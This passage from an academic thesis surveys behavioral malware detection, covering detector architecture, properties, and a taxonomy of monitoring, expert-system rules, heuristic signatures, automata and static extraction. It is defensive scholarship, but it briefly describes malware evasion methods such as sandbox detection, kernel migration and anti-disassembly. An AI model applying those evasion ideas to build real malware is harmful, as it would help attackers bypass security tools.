The previous section emphasized some of the advantages of behavioral detection over syntactic approaches. These advantages are mainly due to the higher level of interpretation required by behavioral approaches, which eventually impacts the detector construction. Behavioral detectors share a hierarchical design which reflects their common need for an abstraction mechanism to process raw data into generic features. Before presenting this design, the scope of the behavioral detector within a global information system must be clearly delimited. Starting from Definition 1 of the introduction, a behavioral detector identifies the different actions of a program through its interactions with the system resources. Based on its knowledge of malware, the detector must be able to decide whether these actions betray a malicious activity or not. Information about system use is mainly available in the local host environment; behavioral detectors are thus implemented as local agents. How malware are, in the first place, introduced inside the system is not the main focus of the detector. In practice, malware can either be automatically introduced through a vulnerability, which is the concern of intrusion detection, or manually introduced by negligence of the user. Still, the behavioral detector can locally identify attempts to install, damage, propagate or introduce new malware from within the system. Generally speaking, antiviral detectors act as a last local barrier of protection when previous barriers have been successfully bypassed by malware (firewalls, intrusion detection and prevention systems...). Now that the scope is clearly established, the common elements and properties of behavioral detectors can now be introduced.

2.2.1 System architecture and functioning

Globally, behavioral detectors are built according to a hierarchical architecture where the level of interpretation of the processed data increases along the hierarchy. Their minimal architecture integrates four main components, responsible for different tasks. The component articulation is schematically represented in Figure 2.8. The detection process itself follows three sequential tasks:

(1) A first component is responsible for data collection. Dynamic capture and static extraction are considered indifferently since the intended actions of a program can be observed by both collection methods. The dynamic method only collects the actions effectively performed whereas the syntactic method collects all potential actions. In practice, raw data can be collected from different sources such as the local host for personal computers or honeypot hosts deployed in strategic points for bigger infrastructures such as company networks [167][192, chpt.3].

(2) Since behavioral detectors work at a higher interpretation level than simple scanners, a second component is required for the analysis and the interpretation of the collected data. This component extracts the important characteristics of the collected data and interprets them according to its perception of the system. The extracted characteristics are finally formatted into an intermediate representation and fed into the last part of the detection process.

(3) The last component embeds a matching algorithm to compare the intermediate representation to the behavior signatures. As a result, the program is labeled as malicious or benign.

A preparatory step is obviously required prior to detection. The behavioral signatures must be generated beforehand in order to feed the base of behaviors:




FIGURE 2.8 - FUNCTIONAL DESIGN OF BEHAVIORAL DETECTORS. This decomposition brings into light the articulation between the signature generation and the detection process. With respect to detection, each one of the sequential tasks making up the process, interprets data to a higher level, until their final assessment.

(4) An initial task is required for the generation of the behavioral signatures. As for detection, the signature generation relies on common properties that are extracted by analyzing a pool of known malware. The extracted signatures are stored in a dedicated database feeding the matching algorithm. Contrary to the other tasks, the signature generation may not always be automated and thus implemented as a software component. In any case, a dedicated process is required, may it be organizational, requiring the manual intervention of human analysts.

2.2.2 Properties of behavioral detectors

Because of their common architecture, behavioral detectors also share a set of common properties. These properties must be thoroughly defined since they constitute the fundamental basis for detector assessment which will be covered in Chapter 6. The coming taxonomy will show that the different behavioral detection techniques satisfy these properties to various degrees.

Completeness and Accuracy: Completeness and accuracy together guarantee the coverage of the detector [62, 144]. A system which exhibits a high rate of false negatives is said incomplete because it fails to detect too many malware. These failures may be explained either by incomplete behavior signatures or by uncollected data. On the opposite, accuracy determines the system tendency to false positives. Accuracy is strongly impacted by the soundness of the chosen signatures and the relevance of the collected data. With respect to coverage, two other properties are indirectly involved:

- **Adaptability:** When a system is deemed inaccurate or incomplete, modifications must often be performed on the behavioral signatures. Adaptability expresses the ease of update of the chosen behavior model.

- **Resilience:** Malware often introduce bias inside the collected data in order to blur any similitude with the behavior models. Obfuscation and mimicry attacks are respectively static and dynamic techniques, effective against the matching process. The behavior model should resist such attempts in order to maintain its coverage.

Efficiency: Efficiency is often reduced to performance by measuring the resource consumption introduced by the detector in its environment. This consumption is undoubtedly worth considering since the overload it introduces explains the belated interest in behavioral detection.

Notation	Description
L	Decision in logarithmic time using a deterministic algorithm
P	Decision in polynomial time using a deterministic algorithm
NP	Decision in polynomial time using a non-deterministic algorithm
PSpace	Decision in polynomial space using a deterministic algorithm
EXPTime	Decision in exponential time using a deterministic algorithm

TABLE 2.1 - CLASSES OF COMPLEXITIES. The table references, by increasing order, the most common classes of time and space complexities for algorithms [190]. In terms of algorithm sets, the following inclusions hold: L$\subseteq$ P $\subseteq$ NP $\subseteq$ PSpace $\subseteq$ EXPTime.

For several years, computing power, memory space and bandwidth have been insufficient to support the deployment of such complex techniques. Performance may vary according to various factors such as the data collection mechanism, the deployment of the detector on personal computers or dedicated honeypots. However, efficiency should not be restricted to performance only. More critically, the computational complexity of the detection algorithm constitutes the ultimate boundary to its efficiency. The main classes of complexity are recalled in Table 2.1. In case of approximate methods, reducing the precision may reduce complexity accordingly. Additional dynamic properties are also introduced by the fact that the malware may be active during the detection process:

- **Timeliness:** Timeliness checks whether the detection decision is reached before the damages caused by running malware become irreversible.

- **Fault-tolerance:** Fault-tolerance assesses the capability of the behavioral detector to withstand external perturbations. Malware often deploy anti-analysis techniques such as anti-disassembly but they may also launch intentional attacks against the detector. If the detector presents vulnerabilities, these attacks are made even easier for malware [247].

- **Unobtrusiveness:** On the opposite, the behavioral detector must not introduce perturbations in the malware execution. Unobtrusiveness guarantees that the observed behavior is not altered by the detector. The virtual environments used for malware analysis constitute a counter-example. Because they do not completely simulate reality, they may be detected by malware which stop their execution to avoid the collection of important information.

2.3 Taxonomy of behavioral detectors

To our knowledge, the coming taxonomy of behavioral detectors was the first covering the subject and was published in [137, 192]. We have built this taxonomy on a parallel between behavioral detection and program testing. The detection process is divided between two axes corresponding to simulation-based verification and formal verification. In Section 2.2, the important components have been identified inside the architecture of behavioral detectors. As a matter of fact, this division into components structures the coming taxonomy. The different detectors have then been classified according to the different tasks of the detection process. The overall taxonomy is represented in Figure 2.9; its different elements are described throughout the Sections 2.3.2 and 2.3.3 . To simplify reading, the elements are grouped by thematic pairs: data collection grouped with interpretation, and behavioral models grouped with matching algorithms. A third transversal axis is finally introduced in Section 2.3.4 to address the behavioral model generation.

The introduction chapter distinguished behavioral detectors relying on legitimate models from those relying on suspicious models. Since it remains the main focus of the thesis, only detection of suspicious behaviors is considered in the coming taxonomy. However, detection relying on legitimate behaviors is briefly presented in Section 2.3.1 on specification-based detection [192]. This section constitutes a short overview to see how this approach articulates with the others.




FIGURE 2.9 - TAXONOMY OF BEHAVIORAL DETECTORS. The classification is globally divided into two axes corresponding to simulation-based verification (see Section 2.3.2) and formal verification (see Section 2.3.3). The verification by the matching algorithm is directly impacted by data collection: dynamic or static. The behavioral model generation is introduced as an additional transversal axis (see Section 2.3.4).

2.3.1 Specification-based verification of legitimate behaviors

Even if detection of suspicious behaviors remains our main concern, detection founded on legitimate models can obviously be deployed in the context of malware. For this reason, a short overview is at least given, containing sufficient references to the literature for the interested reader. The problem with this approach is that it is extremely difficult to define generic behavioral models for the numerous classes of existing applications. A behavioral model, called the specification, is thus specifically crafted for each critical application that requires protection. Built beforehand, it specifies the invariant properties and the authorized states during the execution. The application is then delivered coupled with the obtained specification. During execution, the application is dynamically monitored to guarantee its compliance with the delivered specification.

By comparing the real execution with the expected healthy behavior, specification-based detection is particularly adapted to protect applications against code-injection attacks. Vulnerabilities, such as buffer or heap overflows, can be used to redirect the control flow towards an injected malicious code. The triggered malicious behavior is automatically detected as long as the injected code is neither a part or a mimicry of the original specification [75, 232]. To protect applications against such attacks, the specification of the legitimate behavior covers important activity indicators such as the stack activity [88, 89, 115], or the sequences of emitted system calls, also called call graphs [106, 115, 217, 231]. This specification is frequently built by a static analysis

of the application requiring the construction of the control-flow graph; it may also be built using machine learning techniques [184, 250]. To support the specifications, an application monitor must be integrated in the system architecture in order to dynamically verify the compliance of the activity. The dynamic verification of the specifications is mainly addressed by automata. Without giving much details since detection based on automata will be addressed further on, legitimate behavioral specifications sometimes require stochastic extensions such as Markov processes instead of deterministic automata [176, 184, 250].

2.3.2 Simulation-based verification of suspicious behavior

Referring to program testing, the class of detectors based on simulation-based verification covers all black-box procedures deployed for dynamic analysis [77]. This kind of verification thus requires a dedicated simulation environment to collect the sequence of discrete events intervening along the current execution path. These events are ordered, interpreted and formatted before being finally compared to the behavioral signatures. The various comparison methods are described just after the collection and interpretation process.

2.3.2.1 Data collection and interpretation: Dynamic monitoring

Detecting malware during their execution requires information observable from an external agent. Historically, the interception of interrupts was, on older operating systems, the first source of information about resource accesses. This technique has been progressively replaced by the interception of system calls with the apparition of 32-bit operating systems. In order to comply with the C2 criteria from the Orange Book [189], system calls have become a mandatory passing point to access kernel services and objects from the user space. Because they can not theoretically be bypassed, system calls have become a reliable source of information. These calls must not be considered alone but attached to the context in which the calls are emitted. As illustrated in the Figure 2.10, the parameters, the identifier of the calling program as well as its privilege level are useful information to refine the interpretation. In [184], D. Mutz et al. argued quite rightly that any system call is, by nature, legitimate; only the context and the parameters betray a malicious purpose.

```
#ZwReadFile#----------------------------------------#
Process:      Id = 2884 "Word.exe" - Privilege Lv = user
Time:         16/01/2007 - 1:53:34:536
Parameters:   hFile = C:\document.doc:0x24E6B0
              lpBuffer = 0x13E67C
              nNumberOfBytesToRead = 10
              nByteOffset = 0
#------------------------------------------------#
```

FIGURE 2.10 - EXTRACT FROM A TRACE OF SYSTEM CALLS. The whole trace is made up of a list of system calls with various attached information. The process identifier is important to filter the system calls from the targeted process.

The nature of the collected data is not the only factor to consider for classification. In their work on intrusion detection based on system calls [236], S. Forrest et al. underline the importance of the interpretation and the representation of the collected data. These two processes strongly influence the analysis and the detection. Sequential representations are prevalent but other representations like frequency specters could be considered [182]. The collection mechanisms are equally important because they may impact different properties of the detector such as completeness, performance or unobtrusiveness. The principal monitoring techniques are detailed below:

Real-time capture: The execution of malware is directly monitored in their environment without restrictions. Real-time capture is often criticized because malevolent actions are effectively executed. Timeliness is thus of utmost importance before the point of no return of the infection is reached. The interception of system calls in real-time is mainly achieved by API hooking, a bivalent technique often used by rootkit writers as well [129]. The overload generated by the interception and the call interpretation may be perceptible by the user. Yet, it remains less significant than for the other capture techniques.

Real-time with action recording: Action recording is an adaptation of real-time capture where the actions taken by the monitored malware are recorded in association with the intermediate states of the environment [228, 233]. This trade-off benefits from the advantages of real-time monitoring while preserving a possibility to restore the environment in a healthy state as soon as a threat is detected. The quantity and the format of the stored information are important parameters to control the size of the records. This countermeasure remains possible as long as the restoration mechanism and the records are not compromised.

Sandboxes: Monitored programs are first run in a sandbox where their execution is isolated in a confined space [3, 7]. This technique, first popularized by *JAVA*, constrains the execution in an escape-proof memory space with low privileges and limited accesses to services. The external observer benefits from a total access to the memory space and a step-by-step control over the execution. Sandboxes thus offer better observation facilities than real-time capture. On the other hand, they consume significant resources by introducing an intermediate layer between the program and its environment. To reduce the overload, only suspicious code portions of programs are monitored. According to the activity observed in the sandbox, the programs deemed legitimate can resume their normal execution without hindrance. Unfortunately, sandboxes can easily be detected since they only provide a restricted set of services. Different techniques usually deployed against debugging can successfully detect sandboxes: for example checking the execution time or moving code inside error handling structures. Once the sandbox is detected, malware can adapt their execution to look benign. If the privileges and service accesses are not properly restrained, malware can even escape through open interfaces of the sandbox.

Virtual Machines: Virtual Machines (VM) can emulate a whole environment with, a priori, a reduced risk of detection. In effect, the host environment controls every access to the hardware from the unaware virtualized system. In the case of purely software virtual machines, system calls can be intercepted at the level of the emulated processor by recognizing the `INT 2E` and `SYSENTER` instructions. Data collection and interpretation can be performed both before entering and after returning from the system call, without leaving any trace for the virtual environment that can carry on its execution [43]. Compared to sandboxes, virtual machines can emulate any fictive resource, either hardware (network connections) or software (mail or peer-to-peer clients). These resources are often used malevolently by malware either to propagate or collect valuable information. Thanks to virtualization, these interactions can be observed without risks for the host. However, virtual machines require large amount of resources, preventing their use for operational detection, except with restricted virtualization support (file system, registry). Virtual machines are mainly used by experts and researchers for analysis and classification. Like sandboxes, they can also be detected by the observed program, but no escaping technique has been reported yet [91, 207]. Besides, virtual machines, in particular those supporting hardware-based virtualization, may be used by malware to bypass monitors by running at a lower level than the operating system [83, 208].

The chosen monitoring technique must be adapted to the desired purpose. Virtualization should prevail in the case of laboratory analysis, whereas real-time capture is more adequate for operational detection. Independently from the chosen technique, dynamic monitoring globally exhibit the same strengths and weaknesses.

Strengths: Dynamic monitoring proves resilient to most mutations techniques, like polymorphism and metamorphism. These mutations are fundamentally based on code syntax and thus do not modify the accesses made to resources through the system calls. Executed inside similar environments, the different versions issued from a common mutating strain eventually provide, if not always the exact same event trace, at least very similar traces where identical call subsequences can be found.

Limitations: Current monitoring techniques based on the interception of system calls are still unperfect. Certain behaviors such as code encryption do not use system services for obvious stealth reasons. The consequence is that malware may redefine certain system primitives. They may even embed their own servers for the support of SMTP or FTP exchanges. Another problematic phenomenon is the migration of malware towards the system kernel, in order to acquire privileges equal to antivirus products. Thanks to these privileges, complex stealth techniques become possible: malware can interact directly with the hardware and the system objects without necessarily passing through the monitored system calls [99, p.188]. A conceivable solution would be to acquire data from more privileged sources.
Other limitations exist, which are not related to system calls but to intrinsic properties of dynamic monitoring. In effect, dynamic monitoring, by nature, only captures the current path during execution. This execution path could be biased since non deterministic behaviors may be either randomly executed or conditioned by external stimuli and observations: sandbox and virtual machine detection for example.

Decision	Action	Target
Deny	Write	System process memory
Deny	Write	Run registry key
Deny	Write	Win.ini file
Deny	Terminate	Antiviral process
Deny	Connect	Black listed address
...	...	...

FIGURE 2.11 - EXPERT SYSTEM RULES. A rule always specifies the nature of the action (reading, writing, opening, terminating), the target of the action along with the associated decision (permission, refusal). According to the security policy which may be open or closed, the actions for which no rule is defined may be allowed or denied by default.




FIGURE 2.12 - RULES ENFORCEMENT. For each system call, the related rules are consulted. According to the relevant rule, the system yields the control to the originally called function or sends either a refusal or a killing notification to the calling process.

2.3.2.2 Matching algorithms and models: Expert systems

Expert systems rely on a set of case-based rules modeling the experience and the expertise of an analyst confronted to a particular situation [79]. Rules are defined for each known suspicious attempt to access the system facilities. A few simplified rules are given in Figure 2.11. The actions taken by the observed program, such as system calls, are dynamically captured and confronted to the related rules. The target of the action and the privilege level of the caller are important factors because they often draw the distinction between a legitimate action and a malicious one. Rule-matching algorithms have an acceptable class of complexity for operational deployment since they are equivalent to pattern matching algorithms, remaining in class P.

The decision whether an access is malicious or not must be preemptively taken. Attempts to access a service are intercepted by a rule enforcement system such as the one in Figure 2.12. These proactive systems can react before accesses are resolved, explaining why they are often referred to as "behavioral blockers" [185]. Generally speaking, expert systems are prone to false positives because it proves intricate to judge the legitimacy of individual actions without correlation.

2.3.2.3 Matching algorithms and models: Heuristic engines

Historically, heuristic engines were the first detectors analyzing the program functionalities to detect malicious behaviors. Contrary to expert systems, the actions captured by these engines are no longer considered separately but sequentially. Heuristic engines are fed with interruptions or system calls, usually collected by a sandbox, along with preceding instructions defining their parameters. Basically, heuristic engines are made up of three parts [211, 212]:

```
Terminate program                    Open File
1.   MOV AX, ??4Ch                   100.  MOV AX, 023Dh
     INT 21       ;B8??4CCD21             MOV DX, ????h
2.   MOV AH, 4Ch                          INT 21       ;B8023DBA????CD21
     INT 21       ;B44CCD21          101.  MOV DX, ????h
3.   MOV AH, 4Ch                          MOV AX, 023Dh
     MOV AL, ??h                          INT 21       ;BA????B8023DCD21
     INT 21       ;B44CB0??CD21
4.   MOV AL, ??h
     MOV AH, 4Ch
     INT 21       ;B0??B44CCD21
```

FIGURE 2.13 - ATOMIC BEHAVIORS. Excerpted from the *Bloodhound engine* [25], the entries illustrate the association between instruction sequences and atomic actions.

```
F = Suspicious file access      R = Suspicious code relocation
N = Wrong name extension        A = Suspicious memory allocation
# = Deciphering routine         L = Trapping the loading of software
E = Flexible entry-point        D = Direct write access to the hard drive
M = Memory resident code        T = Invalid timestamp
G = Garbage instructions        Z = Search routine for EXE/COM files
B = Back to entry-point         K = Unusual stack structure
O = Overwriting or moving programs in memory
```

FIGURE 2.14 - BEHAVIOR BASE. This example is extracted from the base of the *TBScan engine* [227]. Each behavior is associated to a flag carrying a semantic value.

Association mechanism: The association mechanism labels the different atomic behaviors of malware. An atomic behavior corresponds to a functional interpretation of one or several instructions as shown in Figure 2.13. In practice, two labeling techniques exist. Weight-based association uses quantitative values, mainly obtained by experimentation, in order to express the action severity. Flag-based association uses semantic symbols to express a corresponding functionality [227, 254]. Figure 2.14 presents a typical example of flag-based association where atomic actions eventually corresponds to real instructions sequences.

Rule database: The rule database defines the detection criterion. In the case of weight-based systems, there is a unique detection rule consisting in a threshold above which the accumulation of malicious behaviors betrays a malicious activity. Otherwise, the detection rules consist in flag sequences. These sequences are combined together into detection trees as shown in Figure 2.15.

Detection strategy: The detection strategy is specific to heuristics; it determines the progression within the detection rules. In the case of a weight-based association, the strategy corresponds to the accumulation function used to correlate the collected weights. Otherwise, the strategy determines the tree exploration algorithm. As shown in Figure 2.15, several types of algorithms exist, with a strong impact on the result of the detection: greedy algorithms with no possible back-step, genetic, taboo or simulated annealing algorithms with conditioned back-steps [116]. The choice of the strategy is critical since it provides, in reasonable time, approaching but still satisfactory solutions to NP-Complete problems [99, p.67].




FIGURE 2.15 - DETECTION RULES AND STRATEGIES. The detection tree describes five rules corresponding to viruses detected by *TBScan* [227]. (a) The first strategy is a greedy algorithm where the first valid path is always taken with no possibility to go back. Detection of *Backfont* fails, but another strategy with backtracking could lead to detection. (b) A backtracking mechanism, storing explored nodes, is integrated to taboo algorithms. Back-steps are allowed for authorized branches (other branches are taboo). In this second strategy, irrelevant behaviors are ignored to detect *Jerusalem*.

2.3.2.4 Matching algorithms and models: State machines

Similarly to heuristic engines, state machines correlate the collected system calls into sequential models. The malicious behaviors are described as automata where transitions correspond to the observed calls. Formally, an automaton is usually defined as a five-tuple $< S, \Sigma, T, s_0, F >$ [131], where S denotes the states of the automaton, Σ the set of input symbols and T the transition function responsible for the progression according to the inputs and intermediate states. s_0 and F correspond to particular states of the automaton, called the starting and the final states. Starting from this definition, the behavior automaton is built according to the following principle [59]:

- the automaton states S correspond to internal states of the malware along their execution,
- the set of input symbols Σ is defined upon the collected data, mainly system calls,
- the transition function T describes the symbol sequences known as suspicious,
- the initial state s_0 corresponds to the beginning of the analysis,
- the set of accepting states F triggers the detection of a suspicious behavior.

From an initial state, the automaton progresses step-by-step by evaluating the elements from the sequence of collected data. During this progression, if the automaton reaches an accepting state, a malicious behavior has been discovered. If it reaches an error state or the end of the data sequence without being in an accepting state, only behaviors considered legitimate have been captured. Figure 2.16 gives an example of automaton detecting the file infection mechanism [59]. In state machines, the matching algorithm is equivalent to verifying whether a given word is accepted by an automaton, which is basically a parsing problem. In fact, Deterministic Finite Automata (DFA) are mostly used for behavioral detection because the complexity of the word acceptance remains in P [131]. But, P. Beaucamps et al. argue in [47] that malware are reactive systems. Call traces are thus infinite words over a finite alphabet. These words are detected by specicific automata called Büchi automata, the detection problem becoming in NLOGSPACE.




FIGURE 2.16 - AUTOMATON DESCRIBING FILE INFECTION. Two types of file infection are described. The lower branch depicts "append" infections where the viral code is copied at the end of the file and the entry-point is redirected. The upper branch depicts "prepend" infections, destructive or not: either the original code is saved between s'_2 and s'_3 or the automaton jumps directly to infection in s'_4.

Recent articles enrich these automata with annotations to increase the link between the collected calls. In [181], J. Morales et al. filter reading and writing calls to dynamically build self-replication automata. These automata are annoted with the data sources in order to follow the data flow along the successive calls. In [175], L. Martignoni et al. describe malicious behaviors thanks to imbricated automata. Low-level automata recognize atomic actions as sub-sequences of system calls. These actions are then correlated by automata of higher level using annotations to check that actions are related and refer to the same objects.

2.3.3 Formal verification of suspicious behavior

Behavioral detection is traditionally associated to dynamic execution and thus to simulation-based verification. However, since malware actions are originally written down in the code, malicious behaviors can also be discovered through static analysis. Contrary to simulation-based detection, formal verification is more recent and covers white box approaches, where the detector can combinatorially explore the different execution paths [77]. In the context of malware detection, formal verification consists in verifying that a program abstraction satisfies a malicious formal specifi-

cation. This problem of bisimulation can be addressed by different matching algorithms whose complexity may quickly become prohibitory for an operational deployment.

2.3.3.1 Data collection and interpretation: Static extraction

Static extraction provides a richer and more complete set of information about potential actions than dynamic monitoring which is bound to collect observable actions only. The main challenge is to obtain, from the binary code, a program abstraction where the semantic level of interpretation conveys the intended actions. Consequently, data extraction is quite complex and requires several processing steps to get an intermediate representation of the program.

Technically, static extraction uses the traditional techniques of reverse engineering, namely, disassembly, construction of the Control Flow Graphs (CFG) and Data Flow Graphs (DFG). The whole procedure is described in more details in Figure 2.17. The process receives in input the original binary code (either as a local file from the system or a file rebuilt from different payloads collected by honeypots). The process mainly outputs graph-based representations which are predominantly used since they bring into light the different execution paths of the program. In certain cases, the instructions and values stored in the nodes of the graphs can even be interpreted according to a more generic semantic.




FIGURE 2.17 - INCREMENTAL STEPS OF STATIC EXTRACTION. This scheme describes the different processing stages applied to the program in order to extract the intermediate representation: unpacking when required, disassembly and interpretation.

In the simplest cases, existing tools can automatically execute the extraction process. However, additional human interventions are often required to bypass the software protection techniques which can skew the result [147]. For example, automatic disassembly can be thwarted by the introduction of fake instructions that hinder code alignment. Generally speaking, static extraction is also very sensitive to code modifications and in particular to the obfuscation techniques used by metamorphic engines [71]. Complex techniques are required to bypass or reverse these software protections. Unfortunately, automation is extremely difficult [159]. In fact, an increasing number of malware are protected by automatic packers, like *UPX*, deploying such protections. Unpacking becomes a challenging problem in static analysis, requiring increasingly complex techniques [143].

Globally, static extraction exhibits strengths and weaknesses that can be rigorously evaluated because of the formal foundations behind it:

Strengths: The main advantage of static extraction lies in the completeness of the collected data. In effect, all execution paths are enumeratively available. Since malware are not running during the capture, they can not adapt their execution or deploy proactive defense.

Limitations: Static extraction remains possible as long as disassembly can be performed, which is a quite strong hypothesis because of the protection techniques aforementioned. The resistance of static analyzers to obfuscation transformations is a critical question which begins to be addressed by theoretical works from M. D. Preda et al. [201]. More fundamentally, predicting the behavior of a program from its simple description is equivalent to the "halting problem". Unfortunately this problem has been proven undecidable by A. Turing in 1936. Still, under certain conditions, sufficient information can be extracted.

By comparing the properties of static extraction with those of dynamic monitoring, it becomes obvious that these two capture methods are complementary.

2.3.3.2 Matching algorithms and models: Annoted graph isomorphism

